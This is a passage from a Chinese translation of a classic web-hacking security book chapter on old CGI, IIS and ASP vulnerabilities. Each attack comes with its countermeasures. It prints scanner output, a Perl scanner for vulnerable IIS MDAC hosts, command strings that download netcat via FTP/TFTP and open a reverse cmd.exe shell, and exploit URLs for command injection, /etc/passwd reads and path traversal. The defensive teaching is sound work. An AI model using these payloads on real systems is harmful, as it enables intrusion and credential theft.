15.2.1 适合“脚本小子”的自动执行的脚本

流行度:	*10*
容易度:	*9*
影响力:	*4*
风险率:	*8*

谚语“待友近待敌更近(keep your friends close and your enemies closer)”用在这儿最恰当不过了。主要由“脚本小子们(script kiddies)”使用的脆弱点扫描脚本(往往由名声响亮的黑客编写)可帮助管理员找出自己的Web服务器在安全性上的某些已知漏洞。我们将在本节讨论单个和多个脆弱点的检查程序。从因特网或Technotronic的网站

(http://www.technotronic.com) 上总能找到更多的脆弱点检测工具。

phfscan.c

我们稍后将详细讨论的PHF脆弱点是Web服务器脚本中第一批破坏性的漏洞之一。这个脆弱点允许攻击者作为运行Web服务器程序的用户在Web服务器本地执行任何命令。这往往导致下载/etc/passwd文件。供管理员和攻击者用于发现这些脆弱点的服务器的程序和脚本有多个。其中phfscan.c是较为流行的。该程序的使用过程为：编译(使用命令"gcc phfscan.c -o phfscan")，创建一个待扫描的主机清单(可使用gping产生一个清单)，把它命名为同一目录下的host.phf。接着运行二进制文件phfscan，它就会告知是否找到了任何脆弱的服务器。

cgiscan.c

cgiscan.c是由LoU的Bronc Buster于1998年编写的精致小工具，用于扫描一个系统上是否存在大多数较早的脚本脆弱点，例如PHF、count.cgi、test-cgi、PHP、handler、webdist.cgi、nph-test-cgi等等。该程序在通常的目录(http://192.168.51.101/cgi-bin)中搜索脆弱的脚本并尝试发掘它们。cgiscan搜索过程的输出大体如下：

```
[root@funbox-b ch14]# cgiscan www.somedomain.com
New web server hole and info scanner for elite kode kiddies
coded by Bronc Buster of LoU -Nov 1998
updated Jan 1999

Getting HTTP version

Version:
HTTP/1.1 200 OK
Date: Fri, 16 Jul 1999 05:20:15 GMT
Server:Apache/1.3.6 (UNIX) secured_by_Raven/1.4.1
LastModified: Thu, 24 Jun 1999 22:25:11 GMT
ETag: "17d007-2a9c-3772b047"
Accept-Ranges: bytes
Content-Length:10908
Connection: close
Content-Type: text/html

Searching for phf : . . Not Found . .
Searching for Count.cgi : . . Not Found . .
```

```
Searching for test-cgi : . . Not Found . .
Searching for Php.cgi : . . Not Found . .
Searching for handler : . . Not Found . .
Searching for webgais : . . Not Found . .
Searching for websendmail : . . Not Found . .
Searching for webdist.cgi : . . Not Found . .
Searching for faxsurvey : . . Not Found . .
Searching for htmlscript : . . Not Found . .
Searching for pfdisplay : . . Not Found . .
Searching for perl.exe : . . Not Found . .
Searching for www.board.pl : . . Not Found . .
Searching for www-sql : . . Not Found . .
Searching for service.pwd : . . Not Found . .
Searching for users.pwd : . . Not Found . .
Searching for aglimpse : . . Not Found . .
Searching for man.sh : . . Not Found . .
Searching for view-source : . . Not Found . .
Searching for campas : . . Not Found . .
Searching for nph-test-cgi : . . Not Found . .

[gH]- aka gLoBaL hEll - are lame kode kiddies
```

因特网上提供的用于搜索Web服务器脆弱点的扫描脚本有数十个。网站http://www.hackingexposed.com/ 上列出了最为流行的探讨安全的网站的超链接，可亲自去尝试。

15.2.2 自动执行的应用程序

流行度：	*10*
容易度：	*10*
影响力：	*3*
风险率：	*7*

因特网上存在许多自动执行的应用程序，用于搜索一个Web网站上是否存在缺省的广泛为人所知的脆弱点。与它们的脚本前身不同的是，这些应用程序必须以串行的手工方式使用。这把它们的使用排斥在大型企业网络场合之外，不过可用于较小的网络以及希望针对性地扫描的那些服务器上。

Grinder

由Rhino9编写的Grinder v1.1(http://hackersclub.com/km/files/hfiles/rhino9/grinder11.zip)是一个Win32应用程序，能够扫描一个指定范围的IP地址，取得Web服务器软件的名称和版本号信息的报告。这一点实际上通过HTTP的HEAD命令完成(使用netcat就能做到)，不过Grinder创建了多个并行的套接口，因而执行速度可能很快。图15.3展示了Grinder扫描系统检查Web服务器软件版本的过程。




图15.3 Grinder在寻找数量庞大的Web服务器和它们的软件版本上可能是有用的

在Hacking Exposed的Web网站(http://www.hackingexposed.com)上有同样报告Web服务器软件版本信息的UNIX扫描脚本。如果在ports文件中包含80号端口，HEAD命令就会缺省地发送给Web服务器，从而获取返送的关于所运行Web服务器软件的名称和版本号的报告，并把这些信息写入<name>/<name>.http.dump文件中。用于进行扫描的命令行如下：

```
./unixscan.pl hosts.txt ports.txt test -p -z -r -v
```

执行完命令后，dump文件将报告Web服务器软件的版本。

```
172.29.11.82 port 80: Server: Microsoft-IIS/4.0
172.29.11.83 port 80: Server: Microsoft-IIS/3.0
172.29.11.84 port 80: Server: Microsoft-IIS/4.0
```

SiteScan

由Rhino 9 and InterCore小组的Chameleon编写的SiteScan探究得比Grinder深一层，因为它还检查特定的Web脆弱点，例如PHF、PHP、finger和test.cgi等的漏洞。这个Win32 GUI界面的应用程序只能指定单个IP地址，因此把它放置在脚本中使用是没什么意义的。你不得不手工地每次输入一个IP地址来报告结果。图15.4给出了SiteScan用于测试某个Web服务器上是否存在流行的脆弱点的图示。




图15.4 SiteScan提供一个手工寻找流行的Web脆弱点的精美GUI

15.3 脚本机能不全：输入验证攻击

输入验证攻击利用具备由Web开发人员或厂家的失误所造成的病根的公共网关接口(Common Gateway Interface，简称CGI)程序、动态服务器页面(Active Server Pages，简称ASP)程序和冷熔标记语言(Cold Fusion Markup Language，简称CFML)程序发动攻击。其基本问题出自这些程序在验证提供给特定脚本的输入的有效性上存在不足。没有输入验证和净化的话，攻击者有可能作为一个参数提交一个特殊字符和一个本地命令，让Web服务器在本地执行该命令。

IIS 4.0 MDAC RDS脆弱点

流行度：	*10*
容易度：	*9*
影响力：	*10*
风险率：	*10*

Microsoft于1999年6月解决了Internet Information Server(简称IIS)中的iishack缓冲区溢出问题后不久，又不得不于7月处理他们的Web服务器软件另一个破坏性的漏洞发掘问题。这个问题最初是在1998年发行的某期Microsoft Security Bulletin上描述的，不过一切就绪的漏洞发掘代码直到近来才公开化。这个脆弱点存在于Microsoft Data Access Components(简称MDAC)中的Remote Data Service(简称RDS)组件中，它允许攻击者在受侵害的服务器上执行任意的代码。

RDS DataFactory对象的核心问题是：它的缺省配置允许往IIS发送远程命令。这些命令将作为该服务的有效用户执行，而该有效用户通常是SYSTEM用户(一个与Administrator等效的内部用户)。这意味着攻击者能够远程获取任何地方任何一台脆弱的服务器的管理性访问权。

rain.forest.puppy 张贴了一个使用Perl编写的概念证明性的漏洞发掘程序(可从Security Focus公司下载，http://www.securityfocus.com)，它向一个称为btcustmr.mdb的例子数据库提交一个RDS请求，请求服务器执行一个由用户提供的命令。

找出自己的网络上存在这种脆弱点的服务器很简单，只需寻找MDAC RDS足迹。

使用netcat和我们偏爱的Perl脚本编程语言，就可以扫描各个子网，寻找脆弱服务器上说明问题的迹象：存在一个名为msadcs.dll 的DLL。如果返回的HTML "Content Type"为 "application/x-varg"，那么很可能找到了一个脆弱的系统(但并非100%)。下面是可用于检测这种脆弱点的Perl代码。

```
#!/usr/bin/perl

if ($#ARGV < 0) {
    print "Error in syntax - try again.";
    print ": mdac.pl 10.1.2.3-255";
}

doit ($ARGV[0]);
foreach $item (@hosts) {
     portscan($item);
}
close OUTFILE;

sub doit {
     $line = $_[0];
     if ($line!=/#/) {
         if($line=~/-/) {
         @tmp = split/-/, $line;
         @bip = split//, $tmp[0];
         @eip = split//, $tmp[1];
     } else {
         @bip = split//, $line;
         @eip = split//, $line;
     }
     $a1 = $bip[0];
     $b1 = $bip[1];
     $c1 = $bip[2];
     $d1 = $bip[3];
     $num = @eip;
     if ($num==1) {
          $a2 = $bip[0];
          $b2 = $bip[1];
          $c2 = $bip[2];
          $d2 = $eip[0];
     } elsif ($num==2) {
          $a2 = $bip[0];
```

```
            $b2 = $bip[1];
            $c2 = $eip[0];
            $d2 = $eip[1];
        } elsif ($num==3) {
            $a2 = $bip[0];
            $b2 = $eip[0];
            $c2 = $eip[1];
            $d2 = $eip[2];
        } elsif ($num==4) {
            $a2 = $eip[0];
            $b2 = $eip[1];
            $c2 = $eip[2];
            $d2 = $eip[3];
}

# Based on the IP subnet (Class A, B, C) set the
# correct variables.
check_end();
 $aend=$a2;

 # Create the array.
while ($a1 < $aend) {
    while ($b1 < $bend) {
        while ($c1 < $cend) {
            while ($d1 < $dend) {
                push (@hosts, "$a1.$b1.$c1.$d1");
                $d1+=1;
                check_end();
            }
            $c1+=1;
            $d1=0;
          }
          $b1+=1;
          $c1=0;
       }
       $a1+=1;
       $b1=0;
    }
  }
}

sub portscan {
my $target = $_[0];
```

```
print "Port scanning $target.";
local $/;
open (SCAN, "nc -vzr -w 2 $target 80 2>&1 |");     # Port open.
$result = <SCAN>;
     if ($result=~/open./) {
          print "\tPort 80 on $target found open.\n";
          print OUTFILE  Port 80 open \r";
          open (HTTP, ">http.tmp");
          print HTTP "GET /msada/msadcs.dll HTTP/1.0\n\n";
          close HTTP;
          open(SCAN2, "type http.tmp | nc -nvv -w 2 $target 80 2>&1
          |");
          $result2 = <SCAN2>;

          if($result2=~/Microsoft-IIS 4.0/) {
              if($result2=~/x-varg/) {

                print "$target IS vulnerable to MDAC attack.";
                print OUTFILE "$target may be vulnerable to MDAC
                attack. ;
              }
           }

          close SCAN;
      }
}

sub check _end {
          if (($a1==$a2) && ($b1==$b2) && ($c1==$c2)) {
               $dend=$d2;
          } else {
               $dend=255;
          }
          if (($a1==$a2) && ($b1==$b2)) {
               $cend=$c2;
          } else {
               $cend=255;
          }
          if ($a1==$a2) {
               $bend=$b2;
          }else{
               $bend = 255;
          }
    }
```

注意 *使用netcat的-n选项要求在命令行上显式使用IP地址。*

攻击手段剖析

rain.forest.puppy 的漏洞发掘Perl脚本可从多个地方下载，包括NTBugtraq(http://www.ntbugtraq.com) 和Security Focus(http://www.securityfocus.com) 。这个脚本在NT上也能像在UNIX上那样有效地运行，它试图让MDAC把"| shell($command) |"添加到一个SQL查询中。当MDAC遇到这个shell命令时，将执行$command变量。下面是发掘这种脆弱点的例子：

```
C:\>perl mdac_exploit.pl -h 192.168.50.11
-- RDS exploit by rain forest puppy / ADM / Wiretrip
Command: <run your command here>
Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: Success!
```

构造待运行的正确的NT命令需要技巧。Saumil Shah和Nitesh Dhanjani(以及George Kurtz)设计了一系列机敏的命令，它们使用TFTP或FTP下载netcat并运行它，从而返送一个NT命令shell(cmd.exe)。举例来说，使用FTP发掘漏洞所用的命令系列如下：

```
"cd SystemRoot && echo $ftp_user>ftptmp && echo $ftp_pass>>ftptmp
&& echo bin>>ftptmp && echo get nc.exe>>ftptmp && echo bye>>ftptmp
&& ftp -s:ftptmp $ftp_ip && del ftptmp && attrib -r nc.exe && nc
-e cmd.exe $my_ip $my_port"
```

使用TFTP发掘漏洞的命令系列如下：

```
"cd \%SystemRoot\% && tftp -i $tftp_ip GET nc.exe nc.exe && attrib-r
nc.exe && nc -e cmd.exe $my_ip $my_port"
```

在Perl脚本中使用这些命令应该产生一个远程目标系统的命令shell，从该shell中可以下载任意数目的文件，包括转储LanMan和NT散列值供L0phtcrack或John v1.6破解密码的pwdump.exe(SAM散列值转储程序)。如果该命令不工作，那么中途有某个路由器/防火墙过滤掉了访问服务器21号TCP端口(FTP)或69号UDP端口(TFTP)的分组。

MDAC RDS对策

为修复这种脆弱点，你既可以把所有受影响的例子文件删掉，也可以在服务器上改动配置。http://www.microsoft.com/security/bulletins/ms99-025faq.asp 上能找到所有具体修复细节。

CGI脆弱点

流行度:	*8*
容易度:	*9*
影响力:	*9*
风险率:	*9*

编写得糟糕的CGI脚本也许是因特网上仅次于缓冲区溢出攻击的最具破坏性的脆弱点之一。电子世界中充斥着由于开发人员编程时取巧而给攻击者带来侵袭或破坏机会的Web服务器残余物。我们将在本节讨论一些最流行的CGI脚本，并解释如此具有破坏性的原因。

电话簿脚本(PHF)

最早发现且现今很少看到的脆弱点之一是源自NCSA HTTPD服务器程序(1.5A-Export版本或更早)和Apache HTTPD服务器程序(1.0.3 版本)的PHF脚本。这个CGI程序是实现基于表单的白页接口的一个例子脚本，像用于查找名字和地址信息的业务。由于该脚本使用escape_shell_cmd()函数来检查其输入，因此易受它在本地执行命令的一种常用攻击手段的侵害。该脚本在输入验证检查中遗失了换行符("\n"，十六进制值为0x0a)，从而可用于转义脚本，诱骗它以Web服务器程序的本地语法运行该转义符后的任何内容。举例来说，如果受影响系统上Web服务器程序的执行用户具备密码文件的读权限，那么以下URL将输出该文件的内容：

```
http://192.168.51.101/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

以下URL则会把一个xterm返送到攻击者的显示器(假设他们使用一个能从目标系统路由回来的IP地址)：

```
http://192.168.51.101/cgi-bin/phf?Qalias=x%0a/usr/openwin/bin/xterm%
20-display%20172.29.11.207:0.0%20&
```

关于PHF脆弱点的详细信息可查看http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpd3.html。

PHF对策

预防

PHF攻击显而易见的预防技巧是从Web服务器中删除这个脚本。在生产性Web服务器上不应该有该脚本的使用场合。

检测

PHF攻击的检测已内置于几乎所有自由软件或商业软件的入侵检测系统中，因此使用安全解决方案时不应该有什么问题。

技巧 *你可以使用phfprobe.pl把攻击者诱入自己的网站，然后记录他们的活动以便在将来提供攻击的证据。这个Perl脚本作为假目标PHF脚本运行，就像攻击本身在起作用那样给攻击本身者返送响应，而实际却在记录攻击活动并收集关于攻击者的信息。如果敢做的话可尝试使用这种设陷技巧。*

Irix CGI脆弱点

Irix CGI处理程序的脆弱点最初由Razvan Dragomirescu于1997年张贴到Bugtraq邮递清单。他发现许多Irix系统上的Outbox Environment子系统包含一些易受输入验证攻击的程序。Irix 5.x和6.x上的webdist.cgi，处理程序和包裹脚本允许攻击者把所提供的命令传递给脚本，从而在服务器本地执行它们。以下URL可用于查看密码文件(前提是Web服务器用户拥有足够的权限)：

```
http://192.168.51.103/cgi-bin/handler/something;
cat<tab>/etc/passwd | ?data=Download<tab>HTTP/1.0
```

注意 *其中的"<tab>"表示一个真实的制表符。*

Irix CGI对策

跟往常一样。如果有问题的脚本不在使用中，那就干脆把它们从系统中删掉，以

防止攻击者发掘其中的脆弱点。如果不能删除它们，那么可以应用相应的SGI补丁，具体查看http://www.sgi.com/support/patch_intro.html 。

test-cgi

最初由L0pht小组于1996年公开的test-cgi脆弱点允许攻击者远程清点受影响Web服务器上的文件。举例来说，攻击者可以使用以下URL列出cgi-bin目录下的所有文件和目录：

```
http://192.168.51.101/cgi-bin/test-cgi?*
```

导出结果将显示QUERY_STRING环境变量的值：

```
QUERY_STRING = count.cgi createuser.pl nph-test-cgi phf
php.cgi search.pl test-cgi wwwcount.cgi
```

当然，攻击者通过列出目标Web服务器上的所有脚本还能获悉该服务器上存在什么其他脆弱的访问点，例如PHF、PHP等等。知道存在更为关键的脆弱脚本后，攻击者能够获取普通用户或root级访问权，从而有效地占用该UNIX系统。

CGI脆弱点对策

如果我们推荐的"删除受影响脚本"的解决方案还不能让你感到满意，那就查看以下在线资源，了解怎样编写安全的脚本：

- http://www.go2net.com/people/paulp/cgi-security/
- http://www.sunworld.com/swol-04-1998/swol-04-security.html
- http://www.w3.org/Security/Faq/wwwsf4.html
- ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters
- http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec/

15.3.1 ASP 脆弱点

流行度：	*8*
容易度：	*9*
影响力：	*5*
风险率：	*7*

动态服务器页面(Active Server Pages，简称ASP)是Microsoft对于UNIX上由Perl和CGI构成的脚本编制领地的挑战。ASP代码通常用VBScript语言编写，能够执行的工作涉及维持状态、提供后端数据库访问以及在浏览器中显示HTML等所需的活动。ASP代码的优秀特性之一是能够当场输出一个HTML文件。然而不太优秀的特性之一却是有许多脆弱点允许攻击者查看ASP代码本身。情况为什么如此糟糕呢？原因之一是攻击者能够获悉程序逻辑中更多的脆弱点，原因之二是攻击者能够查看存放在ASP文件中的敏感信息，例如数据库用户名和密码。

ASP点缺陷

LOpht小组的Weld于1997年发现了ASP点缺陷(ASP dot bug)。这个脆弱点涉及能够向攻击者揭示ASP源代码的能力。在IIS 3.0下通过向某个ASP URL的末端添加一个或多个点，有可能查阅ASP源代码，从而揭示其程序逻辑以及更为重要的敏感信息，例如数据库认证的用户名和密码。这个漏洞发掘通过向URL末尾加一个点实现：

```
http://192.168.51.101/code/example.asp.
```

关于这个脆弱点的详细信息参见*http://oliver.efri.hr/~crv/security/bugs/NT/asp.html*。

ASP点缺陷对策

Microsoft提供了一个适合IIS 3.0的热补丁，用于修复ASP点的脆弱点。可以在ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/fesrc-fix 中找到这个补丁。

然而这个补丁却引入了另一个脆弱点。把文件名"example.asp"中的点号替换成它的二进制表示(0x2e)后，攻击者就可以再次下载ASP文件的源代码。举例来说，攻击者就可以使用以下URL进一步发掘该脆弱点：

```
http://192.168.51.101/code/example%2casp
```

ASP候补数据流脆弱点

这个最初由Paul Ashton张贴到Bugtraq上的脆弱点是ASP点缺陷的自然延伸，不过它允许攻击者往自己的浏览器下载ASP源代码。这个漏洞发掘易于实施，在脚本小子中相当流行。找到一个ASP页面后使用以下URL格式：

```
http://192.168.51.101/scripts/file.asp::$DATA
```

如果漏洞发掘成功，所用Netscape浏览器将提示输入保存该文件的位置，所用Internet Explorer浏览器在缺省情况下会在其窗口中显示源文件。保存它后，使用自己钟爱的文本编辑器查看其内容。关于该脆弱点的详细信息参见http://www.rootshell.com 。

ASP候补数据流对策

· 适用于IIS 3.0的补丁可从ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/iis3-datafix中找到，适用于IIS 4.0的补丁可从ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/iis4-datafix中找到。

避免遭受攻击的办法是通过删除Everyone用户组的读访问权来限制所有源代码的文件访问权。到最后，源代码只需要执行权限。

showcode.asp 和 codebrws.asp 脆弱点

我们最后讨论的这个文件查看脆弱点影响IIS 4.0，它也允许攻击者下载ASP源代码。该脆弱点的不同之处在于它本质上不是一个缺陷，而是马虎编程的一个例子。在以缺省方式安装IIS 4.0期间选择安装作为例子的ASP代码时，许多编写得糟糕的允许攻击者下载另一个文件的源代码形式的例子文件将安装上。问题就出在这些脚本没有能力限制在文件路径名中使用".."。举例来说，以下showcode.asp漏洞发掘URL将显示受影响系统的boot.ini文件(如果访问控制散漫，那么任何文件都可以如此查看)：

```
http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=
/../../../../../boot.ini
```

有了showcode.asp脆弱点，使用codebrws.asp文件就可以查看本地驱动器上的任何文件。正如第13章"远程控制的不安全性"中所讨论的那样，我们可以找到PCAnywhere用户的CIF文件。

```
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?
source=/../../../../../winnt/repair/setup.log
```

注意 *即使有showcode.asp 和codebrws.asp 脆弱点，也不可能从目标系统上正确下载二进制文件。这是由于ASP脚本执行了典型的翻译操作。像SAM._之类的文件中*

的字符经翻译后将损毁而不可用。不过，这也不会阻止熟练的黑客对SAM文件进行重构并使用所需要的信息。

showcode.asp 等的对策

解决这个问题的办法是安装IIS的一个热补丁，该补丁和关联的Microsoft知识库文件(Q232449)可在ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/Viewcode－fix上找到。

webhits.dll 脆弱点

Cerberus Information Security 小组发现了系列的文件查看脆弱点(vulnerabilities)，这些脆弱点均围绕一个ISAPI应用程序：webhits.dll。此DLL提供了MS Index Server的点击强调(hit-highlighting)功能。但也提供了攻击的可能，允许攻击者查看敏感的ASP源代码(或驱动器上任何其他东西)。第一种.HTW攻击就是用已存在的.HTW文件去查看源(source)：

```
http://192.168.51.101/iissamples/issamples/oop/qfullhit.htw?
CiWebHitsFile=/../../winnt/repair/setup.log&CiRestriction=none&CiHilite
Type=Full
```

第二种.HTW攻击则是提交系统上并不存在的文件名。以已存在文件名为基础，在真实文件(default.asp)和.HTW扩展之间有230多个空格(%20)，这样，Web服务inetinfo就会放弃扩展名(.HTW)，为攻击者提供系统上的任何文件：


```
http://192.168.51.101default.asp%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
```

```
%20%20%20%20%20.htw?CiWebHitsFile=/../../../../.... test.
txt&CiRestriction=none&CiHiliteType=Full
```

第三种.HTW 攻击是用null.htw 文件名将原始文件递交给浏览器：


```
http://192.168.51.101/null.htw?CiWebHitsFile=/../../../../../winnt/
repair/setup.log&CiRestriction=none&CiHiliteType=Full
```

上面URL会强迫IIS Web服务器将系统上的/winnt/repair/setup.log 文件显示出来。



webhits.dll 对策

webhits.dll 脆弱点的对策是删除对.HTW 扩展名的应用映射。做法是，选择服务器的master properties，选择Edit for the "WWW Service"，然后单击Home Directory 标签，在Application Settings 组中单击Configuration 按钮。可以见到下面的屏幕：

